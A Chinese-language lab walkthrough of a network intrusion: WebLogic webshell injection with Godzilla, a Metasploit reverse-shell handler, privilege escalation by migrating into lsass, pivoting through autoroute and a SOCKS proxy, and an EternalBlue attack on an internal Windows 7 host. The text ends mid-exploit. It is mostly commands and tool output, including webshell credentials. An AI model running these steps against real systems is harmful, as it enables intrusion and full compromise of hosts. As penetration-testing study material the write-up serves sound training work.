

环境介绍

- 攻击机(本机):192.168.111.25
- 靶机:192.168.111.20

信息收集


- 使用 Fscan 进行信息收集获取资产,这里的 Fscan 版本为2.0.0,个人觉得这个版本较稳定

```
1 | Fscan -h 192.168.111.20
```




- 这里使用 Fscan 扫描发现目标开启了 7001 端口服务 weblogic

Weblogic漏洞利用



- 注入内存马



```
1 # URL
2 http://192.168.111.20:7001/bea_wls_internal/applicationSingletonProvider
3 # 密码
4 hackfun1024
5 # 密钥
6 key
```

- 连接 Godzilla

The screenshot shows a 'Shell Setting' window with two tabs: '基础配置' (Basic Configuration) and '请求配置' (Request Configuration). The '基础配置' tab is active, displaying various configuration fields. A modal dialog box titled '提示' (Prompt) is overlaid on the window, showing a blue information icon and the text 'Success!'. The dialog has a '确定' (Confirm) button. The configuration fields in the background are as follows:

Field	Value
URL	al/applicationSingletonProvider
密码	hackfun1024
密钥	key
连接超时	3000
读取超时	60000
代理主机	127.0.0.1
代理端口	8888
备注	
GROUP	
代理类型	
编码	
有效载荷	JavaDynamicPayload
加密器	JAVA_AES_BASE64

At the bottom of the window, there are two buttons: '修改' (Modify) and '测试连接' (Test Connection).

上线MSF

- 由于当前哥斯拉连接的 webshe11 是 administrator 权限, 需要进行提权操作, 上线 MSF 方便操作

```
1 use exploit/multi/handler
2 set payload windows/x64/meterpreter/reverse_tcp
3 set lhost 192.168.111.25
4 set lport 4444
5 run
```


```
C:\WINDOWS\system32\cmd. x + v

l00000.MMM.0000.MMM:0000.MMM,00000l
;0000'MMM.0000.MMM:0000.MMM;0000;
.d00o'WM.0000occcx0000.MX'x00d.
,k0L'M.000000000000.M'dOk,
:kk;.000000000000.;Ok:
;k000000000000000k:
,x000000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.4.98-dev-47f60e162519e3fb1ba188ddb3c04d1fcad1f444]
+ -- --=[ 2,570 exploits - 1,316 auxiliary - 1,680 payloads ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.111.25
lhost => 192.168.111.25
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.111.25:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
```



- 成功获取MSF会话,进行提权,

- 1 //查看进程
- 2 ps
- 3 //迁移进程
- 4 migrate pid
- 5 //查看当前用户
- 6 getuid

```

meterpreter > ps

Process List
=====

PID PPID Name Arch Session User Path
---
0 0 [System Process]
4 0 System x64 0
308 4 smss.exe x64 0
372 364 csrss.exe x64 0
388 564 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\system32\svchost.exe
464 456 csrss.exe x64 1
472 364 wininit.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wininit.exe
500 456 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\winlogon.exe
564 472 services.exe x64 0
572 472 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsass.exe
644 564 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
688 564 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
756 500 dwm.exe x64 1 Window Manager\DWMM-1 C:\Windows\system32\dwm.exe
772 564 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\system32\svchost.exe
816 564 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
844 564 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\system32\svchost.exe
932 564 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
1028 564 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\spoolsv.exe
1060 816 cmd.exe x64 0 WEBLOGIC\Administrator C:\Windows\system32\cmd.exe
1104 564 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1148 564 VGAuthService.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe
1196 1060 conhost.exe x64 0 WEBLOGIC\Administrator C:\Windows\system32\conhost.exe
1224 564 vm3dservice.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\vm3dservice.exe
1252 564 vmtoolsd.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1260 1224 vm3dservice.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\vm3dservice.exe
1520 564 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
1616 2464 rundll32.exe x64 0 WEBLOGIC\Administrator C:\Windows\system32\rundll32.exe
1888 564 dllhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\dllhost.exe
2040 564 msdtc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\msdtc.exe
2124 644 WmiPrvSE.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wbem\wmiPrvse.exe
2132 644 WmiPrvSE.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\wbem\wmiPrvse.exe
2200 500 LogonUI.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\LogonUI.exe
2256 644 ChsIME.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\InputMethod\CHS\ChsIME.exe
2464 1060 java.exe x64 0 WEBLOGIC\Administrator C:\PROGRA-1\Java\jdk18-1.0_3\bin\java.exe

meterpreter > migrate 572
[*] Migrating from 1616 to 572...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

```

C:\WINDOWS\system32\cmd. x + v
msf exploit(multi/handler) > set lhost 192.168.111.25
lhost => 192.168.111.25
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run
[*] Handler failed to bind to 192.168.111.25:4444;-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (238982 bytes) to 192.168.111.20
[*] Meterpreter session 1 opened (10.0.0.6:4444 -> 192.168.111.20:49176) at 2025-11-28 09:23:48 +0800

meterpreter > shell
Process 2912 created.
Channel 1 created.
Microsoft Windows [UTF-8 6.3.9600]
(c) 2013 Microsoft Corporation*****

C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>ipconfig

ipconfig

Windows IP *****

***** Ethernet1:

***** DNS *****
***** IPv6 ***** : fe80::4955:d035:a39d:9a4c%14
IPv4 ***** : 10.10.20.12
***** : 255.255.255.0
***** : 10.10.20.1

***** Ethernet0:

***** DNS *****
***** IPv6 ***** : fe80::606b:3c1a:d86:975d%12
IPv4 ***** : 192.168.111.20
***** : 255.255.255.0
***** :

***** isatap.{E7ECBFA-8D99-4183-B53D-C83F88C7D49C}:

*****
***** DNS *****

***** isatap.{8F6412DB-D757-413C-97E1-76F7DB61BD9C}:

*****
***** DNS *****

C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>

```

- 发现存在 10.10.20.0/24 网段,回到 meterpreter 添加路由

```
1 meterpreter > run post/multi/manage/autoroute
```

```

meterpreter > run post/multi/manage/autoroute
[*] Running module against WEBLOGIC (192.168.111.20)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.20.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.111.0/255.255.255.0 from host's routing table.
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > route print

IPv4 Active Routing Table
=====

Subnet          Netmask          Gateway
-----
10.10.20.0      255.255.255.0    Session 1
192.168.111.0   255.255.255.0    Session 1

[*] There are currently no IPv6 routes defined.
msf exploit(multi/handler) > |

```

内网段信息收集

- 上传 Fscan 扫一下20网段,回到meterpreter

```

msf exploit(multi/handler) > sessions -l

Active sessions
=====

Id  Name  Type           Information                                     Connection
--  ---  --
1   meterpreter x64/windows WEBLOGIC\Administrator @ WEBLOGIC 10.8.0.6:4444 -> 192.168.111.20:49176 (192.168.111.20)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > |

```

- 上传fscan

```

1 meterpreter > upload
"C:\Users\24937\AppData\Roaming\Python\Python312\Scripts\Fscan.exe"
"C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe"

```

```

meterpreter > getwd
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\Z\Z
[-] upload: Interrupted
meterpreter > upload "C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\Z\Z\Interrupt: use the 'exit' command to quit
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe"
[*] Uploading : C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/Fscan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe
[*] Uploaded 8.00 MiB of 8.33 MiB (96.02%): C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/Fscan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe
[*] Uploaded 8.33 MiB of 8.33 MiB (100.0%): C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/Fscan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe
[*] Completed : C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/Fscan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe

```

```

1 C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan -h
2 10.10.20.0/24
3
4 fscan -h 10.10.20.0/24
5
6
7
8
9
10 Fscan Version: 2.0.0
11
12 [2025-11-28 09:33:30] [INFO] 暴力破解线程数: 1
13 [2025-11-28 09:33:30] [INFO] 开始信息扫描
14 [2025-11-28 09:33:30] [INFO] CIDR范围: 10.10.20.0-10.10.20.255
15 [2025-11-28 09:33:30] [INFO] 生成IP范围: 10.10.20.0.%!d(string=10.10.20.255) -
    %!s(MISSING).%!d(MISSING)

```

```
16 [2025-11-28 09:33:30] [INFO] 解析CIDR 10.10.20.0/24 -> IP范围 10.10.20.0-
10.10.20.255
17 [2025-11-28 09:33:30] [INFO] 最终有效主机数量: 256
18 [2025-11-28 09:33:30] [INFO] 开始主机扫描
19 [2025-11-28 09:33:31] [SUCCESS] 目标 10.10.20.12 存活 (ICMP)
20 [2025-11-28 09:33:32] [SUCCESS] 目标 10.10.20.7 存活 (ICMP)
21 [2025-11-28 09:33:34] [INFO] 存活主机数量: 2
22 [2025-11-28 09:33:34] [INFO] 有效端口数量: 233
23 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.12:135
24 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.12:445
25 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.12:139
26 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.7:445
27 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.7:135
28 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.7:139
29 [2025-11-28 09:33:36] [SUCCESS] 端口开放 10.10.20.12:7001
30 [2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.12:445 =>
31 [2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.12:139 => Banner:[.]
32 [2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.7:445 =>
33 [2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.7:139 => Banner:[.]
34 [2025-11-28 09:33:46] [SUCCESS] 服务识别 10.10.20.12:7001 => [http] 产
品:Oracle webLogic admin httpd
35 [2025-11-28 09:34:39] [SUCCESS] 服务识别 10.10.20.12:135 =>
36 [2025-11-28 09:34:39] [SUCCESS] 服务识别 10.10.20.7:135 =>
37 [2025-11-28 09:34:39] [INFO] 存活端口数量: 7
38 [2025-11-28 09:34:39] [INFO] 开始漏洞扫描
39 [2025-11-28 09:34:39] [INFO] 加载的插件: findnet, ms17010, netbios, smb, smb2,
smbghost, webpoc, webtitle
40 [2025-11-28 09:34:39] [SUCCESS] 发现漏洞 10.10.20.7 [windows 7 ultimate 7601
Service Pack 1] MS17-010
41 [2025-11-28 09:34:39] [SUCCESS] NetInfo 扫描结果
42 目标主机: 10.10.20.12
43 主机名: weblogic
44 发现的网络接口:
45 IPv4地址:
46 └─ 192.168.111.20
47 [2025-11-28 09:34:39] [SUCCESS] NetInfo 扫描结果
48 目标主机: 10.10.20.7
49 主机名: work-7
50 发现的网络接口:
51 IPv4地址:
52 └─ 10.10.10.7
53 └─ 10.10.20.7
54 [2025-11-28 09:34:39] [SUCCESS] NetBios 10.10.20.12 WORKGROUP\weblogic
windows Server 2012 R2 Datacenter 9600
55 [2025-11-28 09:34:40] [SUCCESS] 目标: http://10.10.20.12:7001
56 漏洞类型: poc-yaml-weblogic-cve-2019-2725
57 漏洞名称: v12
58 详细信息:
59
author:fnmsd(https://github.com/fnmsd),2357000166(https://github.com/2357000166)
60 links:https://github.com/vulhub/vulhub/tree/master/weblogic/CVE-
2017-10271
61 https://github.com/QAX-A-Team/weblogicEnvironment
62 https://xz.aliyun.com/t/5299
```

```

63      description:Weblogic wls-wsat XMLDecoder deserialization RCE CVE-
2019-2725 + org.slf4j.ext.EventData
64 [2025-11-28 09:34:41] [SUCCESS] 检测到漏洞
http://10.10.20.12:7001/console/j_security_check poc-yaml-weblogic-console-
weak 参数:[{username weblogic} {password weblogic123} {payload UTF-8}]
65 [2025-11-28 09:34:42] [SUCCESS] 网站标题 http://10.10.20.12:7001 状态码:404
长度:1164 标题:Error 404--Not Found
66 [2025-11-28 09:34:42] [SUCCESS] 发现指纹 目标: http://10.10.20.12:7001 指纹:
[weblogic]
67 [2025-11-28 09:35:02] [SUCCESS] 扫描已完成: 14/14

```

- 10.10.20.12 是我们已经上线MSF的 192.168.111.20 的另一张网卡,不用管,直接看 10.10.20.7

```

C:\Windows\system32>"C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fsnscan.exe" -h 10.10.20.7
"C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fsnscan.exe" -h 10.10.20.7

```



Fscan Version: 2.0.0

```

[2025-11-28 09:40:27] [INFO] 暴力破解线程数: 1
[2025-11-28 09:40:27] [INFO] 开始信息扫描
[2025-11-28 09:40:27] [INFO] 最终有效主机数量: 1
[2025-11-28 09:40:27] [INFO] 开始主机扫描
[2025-11-28 09:40:27] [INFO] 有效端口数量: 233
[2025-11-28 09:40:27] [SUCCESS] 端口开放 10.10.20.7:445
[2025-11-28 09:40:27] [SUCCESS] 端口开放 10.10.20.7:135
[2025-11-28 09:40:32] [SUCCESS] 服务识别 10.10.20.7:445 =>
[2025-11-28 09:41:32] [SUCCESS] 服务识别 10.10.20.7:135 =>
[2025-11-28 09:41:32] [INFO] 存活端口数量: 2
[2025-11-28 09:41:33] [INFO] 开始漏洞扫描
[2025-11-28 09:41:33] [INFO] 加载的插件: findnet, ms17010, smb, smb2, smbghost
[2025-11-28 09:41:33] [SUCCESS] NetInfo 扫描结果
目标主机: 10.10.20.7
主机名: work-7
发现的网络接口:
  IPv4地址:
    10.10.10.7
    10.10.20.7
[2025-11-28 09:41:33] [SUCCESS] 发现漏洞 10.10.20.7 [Windows 7 Ultimate 7601 Service Pack 1] MS17-010
[2025-11-28 09:41:56] [SUCCESS] 扫描已完成: 5/5

```

- 这里发现 10.10.20.7 存在 MS17-010 永恒之蓝漏洞

永恒之蓝

- 前面配置了路由但是忘记配置代理隧道了,现在配置一下,不然网络到不了20网段

```

1 use auxiliary/server/socks_proxy
2 set SRVHOST 0.0.0.0
3 set SRVPORT 10800
4 set VERSION 5
5 run -j

```



```

meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf auxiliary(server/socks_proxy) > set SRVPORT 10800
SRVPORT => 10800
msf auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 0.
msf auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

```

- 加载 永恒之蓝 模块

```

msf auxiliary(server/socks_proxy) > search ms17_010
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \_ target: Automatic target               .            .      .      .
2  \_ target: Windows 7                     .            .      .      .
3  \_ target: Windows Embedded Standard 7   .            .      .      .
4  \_ target: Windows Server 2008 R2        .            .      .      .
5  \_ target: Windows 8                     .            .      .      .
6  \_ target: Windows 8.1                   .            .      .      .
7  \_ target: Windows Server 2012           .            .      .      .
8  \_ target: Windows 10 Pro                 .            .      .      .
9  \_ target: Windows 10 Enterprise Evaluation .            .      .      .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \_ target: Automatic                     .            .      .      .
12 \_ target: PowerShell                     .            .      .      .
13 \_ target: Native upload                   .            .      .      .
14 \_ target: MOF upload                     .            .      .      .
15 \_ AKA: ETERNALSYNERGY                     .            .      .      .
16 \_ AKA: ETERNALROMANCE                     .            .      .      .
17 \_ AKA: ETERNALCHAMPION                     .            .      .      .
18 \_ AKA: ETERNALBLUE                       .            .      .      .
19 auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \_ AKA: ETERNALSYNERGY                     .            .      .      .
21 \_ AKA: ETERNALROMANCE                     .            .      .      .
22 \_ AKA: ETERNALCHAMPION                     .            .      .      .
23 \_ AKA: ETERNALBLUE                       .            .      .      .
24 auxiliary/scanner/smb/ms17_010          .            normal  No     MS17-010 SMB RCE Detection
25 \_ AKA: DOUBLEPULSAR                       .            .      .      .
26 \_ AKA: ETERNALBLUE                       .            .      .      .

Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb/ms17_010
msf auxiliary(server/socks_proxy) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >

```

- 设置攻击载荷(可能会失败,多试几次)

```

1 setg Proxies socks5:127.0.0.1:10800
2 set ReverseAllowProxy true
3 use exploit/windows/smb/ms17_010_eternalblue
4 set rhosts 10.10.20.7
5 set payload windows/x64/meterpreter/bind_tcp
6 run

```

```
C:\WINDOWS\system32\cmd. x + -
[*] 10.10.20.7:445 - The target is vulnerable.
[*] 10.10.20.7:445 - Connecting to target for exploitation.
[*] 10.10.20.7:445 - Connection established for exploitation.
[*] 10.10.20.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.20.7:445 - CORE raw buffer dump (38 bytes)
[*] 10.10.20.7:445 - 0x00000000 57 69 6e 64 66 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.10.20.7:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.10.20.7:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 10.10.20.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.20.7:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.20.7:445 - Sending all but last fragment of exploit packet
[*] 10.10.20.7:445 - Starting non-paged pool grooming
[*] 10.10.20.7:445 - Sending SMBv2 buffers
[*] 10.10.20.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.20.7:445 - Sending final SMBv2 buffers.
[*] 10.10.20.7:445 - Sending last fragment of exploit packet!
[*] 10.10.20.7:445 - Receiving response from exploit packet
[*] 10.10.20.7:445 - ETERNALBLUE overwrite completed successfully (0xc000000d)!
[*] 10.10.20.7:445 - Sending egg to corrupted connection.
[*] 10.10.20.7:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 10.10.20.7:4444
[-] 10.10.20.7:445 - =====FAIL=====
[-] 10.10.20.7:445 - =====
[*] 10.10.20.7:445 - Connecting to target for exploitation.
[*] 10.10.20.7:445 - Connection established for exploitation.
[*] 10.10.20.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.20.7:445 - CORE raw buffer dump (38 bytes)
[*] 10.10.20.7:445 - 0x00000000 57 69 6e 64 66 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.10.20.7:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.10.20.7:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 10.10.20.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.20.7:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.20.7:445 - Sending all but last fragment of exploit packet
[*] 10.10.20.7:445 - Starting non-paged pool grooming
[*] 10.10.20.7:445 - Sending SMBv2 buffers
